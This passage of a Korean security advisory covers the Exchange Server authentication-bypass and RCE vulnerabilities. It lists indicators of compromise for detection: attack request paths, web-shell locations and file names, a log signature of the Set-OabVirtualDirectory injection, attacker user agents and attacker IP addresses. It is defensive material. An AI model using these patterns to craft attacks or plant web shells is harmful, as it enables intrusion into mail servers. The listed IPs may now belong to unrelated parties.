
-  [Download Update Rollup 32 for Exchange Server 2010 SP3 \(KB5000978\)](#)

[참고 : 수동 패치 다운로드 사이트: KB500978]

③ IPS 및 보안장비에 『침해지표 및 탐지방법』을 참고하여 탐지 룰 추가

## [별첨2] ATT&CK frame Matrix

### □ Att&CK frame Matrix



## [별첨3] 침해지표(Indicators of Compromise)

### □ 침해지표 : 인증 우회 및 RCE 취약점 악용

---

POST /ecp/default.flr  
 POST /ecp/main.css  
 POST /ecp/[랜덤 문자열(알파벳)].js  
 POST /owa/auth/Current/  
 POST /owa/auth/Current/themes/resources/logon.css  
 POST /owa/auth/Current/themes/resources/owafont\_ja.css  
 POST /owa/auth/Current/themes/resources/lgnbotl.gif  
 POST /owa/auth/Current/themes/resources/owafont\_ko.css  
 POST /owa/auth/Current/themes/resources/SegoeUI-SemiBold.eot  
 POST /owa/auth/Current/themes/resources/SegoeUI-SemiLight.ttf  
 POST /owa/auth/Current/themes/resources/lgnbotl.gif

---

취약점 공격 시도 URL: POST /ecp/[랜덤 문자열].js		
/ecp/6rq.js	/ecp/info.js	/ecp/ssrf.js
/ecp/aia.js	/ecp/j3v.js	/ecp/x.js
/ecp/auth.js	/ecp/PeiQi.js	/ecp/xxx.js
/ecp/fhf.js	/ecp/pentest.js	/ecp/y.js
/ecp/9p9.js	/ecp/51u.js	/ecp/tce.js

## □ 침해지표 : 웹셸 Indicators

o 디렉토리 위치 : 아래의 디렉토리 또는 그 하위 서브 디렉토리

---

```
\inetpub\wwwroot\aspnet_client\[aspx 파일]
\inetpub\wwwroot\aspnet_client\system_web\[aspx 파일]
\[exchange 설치위치]\FrontEnd\HttpProxy\ecp\auth\[aspx 파일]
\[exchange 설치위치]\FrontEnd\HttpProxy\owa\auth\[aspx 파일]
\[exchange 설치위치]\FrontEnd\HttpProxy\owa\auth\Current\[aspx 파일]
\[exchange 설치위치]\FrontEnd\HttpProxy\owa\auth\[버전.번호]\[aspx 파일]
```

---

o 파일명 : 기존 시스템 파일명과 유사하게 사용하는 경우가 다수

---

```
0QWYSEXe.aspx
5MOV5fx3.aspx
85910707f7.aspx
aspnet_client.aspx
OutlookEN.aspx
error_page.aspx
errorUE.aspx
load.aspx
Shell.aspx
TimeoutLogoff.aspx
logout.aspx
RedirSuiteServerProxy.aspx
rdpencom.aspx
```

---

## □ 침해지표 : 원격실행취약점(RCE) 악용

---

```
;'S:CMD=Set-OabVirtualDirectory.ExternalUrl='''
```

---

- 이벤트로그나 ECP 로그에서 확인 가능
- ECP 로그경로 : [exchange 설치위치]\Logging\ECP\Server\

## □ 침해지표 : 공격자 fingerprint

---

```
github.com/projectdiscovery/httpx  
python-requests/2.25.1  
python-requests/2.9.1  
status code 241
```

---

- 웹로그(레퍼러 또는 User-Agent 등)에서 확인할 수 있는 공격자 흔적

## □ 침해지표 : 공격자 IP

---

86.105.18.116 (네덜란드)  
103.136.43.114 (러시아)  
46.101.232.43 (독일)  
45.76.191.125 (미국)  
45.33.40.244 (미국)  
185.224.83.137 (네덜란드)  
139.162.98.150 (네덜란드)  
137.116.145.209 (미국)  
108.61.171.184 (미국)  
161.35.76.1 (미국)  
101.32.38.183 (홍콩)  
69.172.80.131 (호주)  
185.14.30.207 (네덜란드)  
45.76.151.154 (미국)  
45.76.148.189 (미국)  
136.244.102.33 (미국)  
172.104.251.234 (미국)  
139.162.136.128 (네덜란드)  
102.41.137.21 (이집트)  
59.169.181.125 (일본)  
221.124.30.51 (홍콩)  
187.163.88.238 (멕시코)  
14.99.178.198 (인도)  
125.198.55.35 (일본)  
122.121.51.236 (대만)  
109.194.2.17 (러시아)  
104.172.59.225 (미국)  
46.101.232.43 (독일)  
141.164.40.193 (네덜란드)  
207.246.109.149 (미국)  
45.77.182.50 (미국)  
161.35.76.1 (미국)  
139.180.159.86 (호주)  
205.185.125.107 (미국)  
209.141.43.202 (미국)  
209.141.40.66 (미국)  
45.67.230.19 (러시아)  
5.2.70.69 (네덜란드)  
185.8.239.124 (체코)  
37.120.217.220 (독일)  
80.246.28.44 (알바니아)

45.134.22.84 (이탈리아)  
167.179.67.3 (일본)  
158.247.227.46 (오스트레일리아)

---

- 공격자의 IP는 변경될 수 있는 사항이므로 해외 IP만 공개